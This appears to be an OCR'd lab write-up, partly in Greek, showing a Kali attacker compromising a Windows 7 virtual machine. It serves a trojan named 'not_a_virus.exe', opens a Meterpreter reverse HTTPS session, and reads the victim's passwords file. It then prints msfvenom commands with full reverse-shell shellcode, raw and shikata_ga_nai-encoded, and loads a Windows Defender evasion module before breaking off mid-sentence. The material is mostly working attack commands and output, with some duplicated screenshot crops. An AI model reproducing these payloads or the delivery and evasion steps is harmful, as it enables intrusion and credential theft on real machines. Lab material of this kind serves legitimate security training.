10.0.2.15 - - [21/Feb/2020 20:11:47] "GET / HTTP/1.1" 200 -
Windows7 [Running] - Oracle VM VirtualBox
Directory listing for /
10.0.2.4
Directory listing for /
.bash_history
.bashrc
.cache/
.face
.msf4/
.profile
.viminfo
arxeio_kodikon.txt
kuTqsdZb.jpeg
not_a_virus.exe
qcHPhHEl.jpeg
win_rar.exe
winrar64.exe
Directory listing for / - Mozilla Firefox


.bash_history
.bashrc
.cache/
.face
.msf4/
.profile
.viminfo
arxeio_kodikon.txt
kuTqsdZb.jpeg
not_a_virus.exe
qcHPhHEl.jpeg
win_rar.exe
winrar64.exe
Άνοιγμα not_a_virus.exe
Επιλέξατε να ανοίξετε:
not_a_virus.exe
που είναι: Binary File (72,1 KB)
από: http://10.0.2.4
Θέλετε να αποθηκεύσετε αυτό το αρχείο;
Αποθήκευση αρχείου
Ακύρωση








(Back in the victim's computer)

```
[*] https://10.0.2.4:443 handling request from 10.0.2.15; (UUID: wtf7oawy) Staging x86 payload
[*] Meterpreter session 1 opened (10.0.2.4:443 -> 10.0.2.15:49207) at 2020-02-21 20:14:25 +0200

meterpreter > ls
Listing: C:\Users\FanisGiorgos\Downloads
=======================================

Mode              Size   Type  Last modified              Name
----              ----   ----  -------------              ----
100666/rw-rw-rw-  0      fil   2020-02-19 19:44:57 +0200  arxeio_kodikon.txt
100666/rw-rw-rw-  282    fil   2020-02-18 12:50:38 +0200  desktop.ini
100777/rwxrwxrwx  73802  fil   2020-02-21 20:12:45 +0200  not_a_virus.exe
100777/rwxrwxrwx  73802  fil   2020-02-19 17:40:16 +0200  win_rar.exe
100777/rwxrwxrwx  73802  fil   2020-02-21 20:21:10 +0200  winrar64(1).exe
100777/rwxrwxrwx  73802  fil   2020-02-19 15:40:34 +0200  winrar64.exe

meterpreter > pwd
C:\Users\FanisGiorgos\Downloads
meterpreter >
```

```
100777/rwxrwxrwx  73802  fil   2020-02-19 15:40:34 +0200  winrar64.exe

meterpreter > pwd
C:\Users\FanisGiorgos\Downloads
meterpreter > edit arxeio_kodikon.txt
meterpreter >
```



Same way for <u>reverse_http</u> which is the same as https but there's no encryption .

Reverse_shell_tcp:


Creating the shell

```
root@kali:~# date
Sat 22 Feb 2020 10:25:18 AM EET
root@kali:~# msfvenom -p windows/shell_reverse_tcp LHOST=10.0.2.4 LPORT=443 -f c
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 324 bytes
Final size of c file: 1386 bytes
unsigned char buf[] =
"\xfc\xe8\x82\x00\x00\x00\x60\x89\xe5\x31\xc0\x64\x8b\x50\x30"
"\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26\x31\xff"
"\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d\x01\xc7\xe2\xf2\x52"
"\x57\x8b\x52\x10\x8b\x4a\x3c\x8b\x4c\x11\x78\xe3\x48\x01\xd1"
"\x51\x8b\x59\x20\x01\xd3\x8b\x49\x18\xe3\x3a\x49\x8b\x34\x8b"
"\x01\xd6\x31\xff\xac\xc1\xcf\x0d\x01\xc7\x38\xe0\x75\xf6\x03"
"\x7d\xf8\x3b\x7d\x24\x75\xe4\x58\x8b\x58\x24\x01\xd3\x66\x8b"
"\x0c\x4b\x8b\x58\x1c\x01\xd3\x8b\x04\x8b\x01\xd0\x89\x44\x24"
"\x24\x5b\x5b\x61\x59\x5a\x51\xff\xe0\x5f\x5f\x5a\x8b\x12\xeb"
"\x8d\x5d\x68\x33\x32\x00\x00\x68\x77\x73\x32\x5f\x54\x68\x4c"
"\x77\x26\x07\xff\xd5\xb8\x90\x01\x00\x00\x29\xc4\x54\x50\x68"
```


```
No encoder or badchars specified, outputting raw payload
Payload size: 324 bytes
Final size of c file: 1386 bytes
unsigned char buf[] =
"\xfc\xe8\x82\x00\x00\x00\x60\x89\xe5\x31\xc0\x64\x8b\x50\x30"
"\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26\x31\xff"
"\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d\x01\xc7\xe2\xf2\x52"
"\x57\x8b\x52\x10\x8b\x4a\x3c\x8b\x4c\x11\x78\xe3\x48\x01\xd1"
"\x51\x8b\x59\x20\x01\xd3\x8b\x49\x18\xe3\x3a\x49\x8b\x34\x8b"
"\x01\xd6\x31\xff\xac\xc1\xcf\x0d\x01\xc7\x38\xe0\x75\xf6\x03"
"\x7d\xf8\x3b\x7d\x24\x75\xe4\x58\x8b\x58\x24\x01\xd3\x66\x8b"
"\x0c\x4b\x8b\x58\x1c\x01\xd3\x8b\x04\x8b\x01\xd0\x89\x44\x24"
"\x24\x5b\x5b\x61\x59\x5a\x51\xff\xe0\x5f\x5f\x5a\x8b\x12\xeb"
"\x8d\x5d\x68\x33\x32\x00\x00\x68\x77\x73\x32\x5f\x54\x68\x4c"
"\x77\x26\x07\xff\xd5\xb8\x90\x01\x00\x00\x29\xc4\x54\x50\x68"
"\x29\x80\x6b\x00\xff\xd5\x50\x50\x50\x50\x40\x50\x40\x50\x68"
"\xea\x0f\xdf\xe0\xff\xd5\x97\x6a\x05\x68\x0a\x00\x02\x04\x68"
"\x02\x00\x01\xbb\x89\xe6\x6a\x10\x56\x57\x68\x99\xa5\x74\x61"
"\xff\xd5\x85\xc0\x74\x0c\xff\x4e\x08\x75\xec\x68\xf0\xb5\xa2"
"\x56\xff\xd5\x68\x63\x6d\x64\x00\x89\xe3\x57\x57\x57\x31\xf6"
"\x6a\x12\x59\x56\xe2\xfd\x66\xc7\x44\x24\x3c\x01\x01\x8d\x44"
"\x24\x10\xc6\x00\x44\x54\x50\x56\x56\x56\x46\x56\x4e\x56\x56"
"\x53\x56\x68\x79\xcc\x3f\x86\xff\xd5\x89\xe0\x4e\x56\x46\xff"
"\x30\x68\x08\x87\x1d\x60\xff\xd5\xbb\xf0\xb5\xa2\x56\x68\xa6"
"\x95\xbd\x9d\xff\xd5\x3c\x06\x7c\x0a\x80\xfb\xe0\x75\x05\xbb"
"\x47\x13\x72\x6f\x6a\x00\x53\xff\xd5";
root@kali:~#
```

```
root@kali:~# msfvenom -p windows/shell_reverse_tcp LHOST=10.0.2.4 LPORT=443 -f c -e x86/shikata_ga_nai -b "\x00"
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 351 (iteration=0)
x86/shikata_ga_nai chosen with final size 351
Payload size: 351 bytes
Final size of c file: 1500 bytes
unsigned char buf[] =
"\xd9\xcc\xd9\x74\x24\xf4\xb8\x57\x0b\x43\xc8\x5d\x31\xc9\xb1"
"\x52\x83\xc5\x04\x31\x45\x13\x03\x12\x18\xa1\x3d\x60\xf6\xa7"
"\xbe\x98\x07\xc8\x37\x7d\x36\xc8\x2c\xf6\x69\xf8\x27\x5a\x86"
"\x73\x65\x4e\x1d\xf1\xa2\x61\x96\xbc\x94\x4c\x27\xec\xe5\xcf"
"\xab\xef\x39\x2f\x95\x3f\x4c\x2e\xd2\x22\xbd\x62\x8b\x29\x10"
"\x92\xb8\x64\xa9\x19\xf2\x69\xa9\xfe\x43\x8b\x98\x51\xdf\xd2"
"\x3a\x50\x0c\x6f\x73\x4a\x51\x4a\xcd\xe1\xa1\x20\xcc\x23\xf8"
"\xc9\x63\x0a\x34\x38\x7d\x4b\xf3\xa3\x08\xa5\x07\x59\x0b\x72"
"\x75\x85\x9e\x60\xdd\x4e\x38\x4c\xdf\x83\xdf\x07\xd3\x68\xab"
"\x4f\xf0\x6f\x78\xe4\x0c\xfb\x7f\x2a\x85\xbf\x5b\xee\xcd\x64"
"\xc5\xb7\xab\xcb\xfa\xa7\x13\xb3\x5e\xac\xbe\xa0\xd2\xef\xd6"
"\x05\xdf\x0f\x27\x02\x68\x7c\x15\x8d\xc2\xea\x15\x46\xcd\xed"
```


```
Final size of c file: 1500 bytes
unsigned char buf[] =
"\xd9\xcc\xd9\x74\x24\xf4\xb8\x57\x0b\x43\xc8\x5d\x31\xc9\xb1"
"\x52\x83\xc5\x04\x31\x45\x13\x03\x12\x18\xa1\x3d\x60\xf6\xa7"
"\xbe\x98\x07\xc8\x37\x7d\x36\xc8\x2c\xf6\x69\xf8\x27\x5a\x86"
"\x73\x65\x4e\x1d\xf1\xa2\x61\x96\xbc\x94\x4c\x27\xec\xe5\xcf"
"\xab\xef\x39\x2f\x95\x3f\x4c\x2e\xd2\x22\xbd\x62\x8b\x29\x10"
"\x92\xb8\x64\xa9\x19\xf2\x69\xa9\xfe\x43\x8b\x98\x51\xdf\xd2"
"\x3a\x50\x0c\x6f\x73\x4a\x51\x4a\xcd\xe1\xa1\x20\xcc\x23\xf8"
"\xc9\x63\x0a\x34\x38\x7d\x4b\xf3\xa3\x08\xa5\x07\x59\x0b\x72"
"\x75\x85\x9e\x60\xdd\x4e\x38\x4c\xdf\x83\xdf\x07\xd3\x68\xab"
"\x4f\xf0\x6f\x78\xe4\x0c\xfb\x7f\x2a\x85\xbf\x5b\xee\xcd\x64"
"\xc5\xb7\xab\xcb\xfa\xa7\x13\xb3\x5e\xac\xbe\xa0\xd2\xef\xd6"
"\x05\xdf\x0f\x27\x02\x68\x7c\x15\x8d\xc2\xea\x15\x46\xcd\xed"
"\x5a\x7d\xa9\x61\xa5\x7e\xca\xa8\x62\x2a\x9a\xc2\x43\x53\x71"
"\x12\x6b\x86\xd6\x42\xc3\x79\x97\x32\xa3\x29\x7f\x58\x2c\x15"
"\x9f\x63\xe6\x3e\x0a\x9e\x61\x4b\xcb\xa2\x75\x23\xc9\xa2\x74"
"\x08\x44\x44\x1c\x7e\x01\xdf\x89\xe7\x08\xab\x28\xe7\x86\xd6"
"\x6b\x63\x25\x27\x25\x84\x40\x3b\xd2\x64\x1f\x61\x75\x7a\xb5"
"\x0d\x19\xe9\x52\xcd\x54\x12\xcd\x9a\x31\xe4\x04\x4e\xac\x5f"
"\xbf\x6c\x2d\x39\xf8\x34\xea\xfa\x07\xb5\x7f\x46\x2c\xa5\xb9"
"\x47\x68\x91\x15\x1e\x26\x4f\xd0\xc8\x88\x39\x8a\xa7\x42\xad"
"\x4b\x84\x54\xab\x53\xc1\x22\x53\xe5\xbc\x72\x6c\xca\x28\x73"
"\x15\x36\xc9\x7c\xcc\xf2\xf9\x36\x4c\x52\x92\x9e\x05\xe6\xff"
"\x20\xf0\x25\x06\xa3\xf0\xd5\xfd\xbb\x71\xd3\xba\x7b\x6a\xa9"
"\xd3\xe9\x8c\x1e\xd3\x3b";
root@kali:~#
```




Creating a payload





File Actions Edit View Help
3Kom SuperHack II Logon
User Name: [security]
Password: [ ]
[OK]
https://metasploit.com
=[metasploit v5.0.72-dev]
+ -- --=[1962 exploits - 1095 auxiliary - 336 post]
+ -- --=[558 payloads - 45 encoders - 10 nops]
+ -- --=[7 evasion]
msf5 > use evasion/windows/windows_defender_exe
msf5 evasion(windows/windows_defender_exe) >



msf5 evasion(windows/windows_defender_exe) > show info
Name: Microsoft Windows Defender Evasive Executable
Module: evasion/windows/windows_defender_exe
Platform: Windows
Arch: x86
Privileged: No
License: Metasploit Framework License (BSD)
Rank: Normal
Provided by:
sinn3r <sinn3r@metasploit.com>
Check supported:
No
Basic options:
Name Current Setting Required Description
FILENAME YSGStVkL.exe yes Filename for the evasive file (default: random)
Description:
This module allows you to generate a Windows EXE that evades against
Microsoft Windows Defender. Multiple techniques such as shellcode
encryption, source code obfuscation, Metasm, and anti-emulation are
used to achieve this. For best results, please try to use payloads
that use a more secure channel such as HTTPS or RC4 in order to



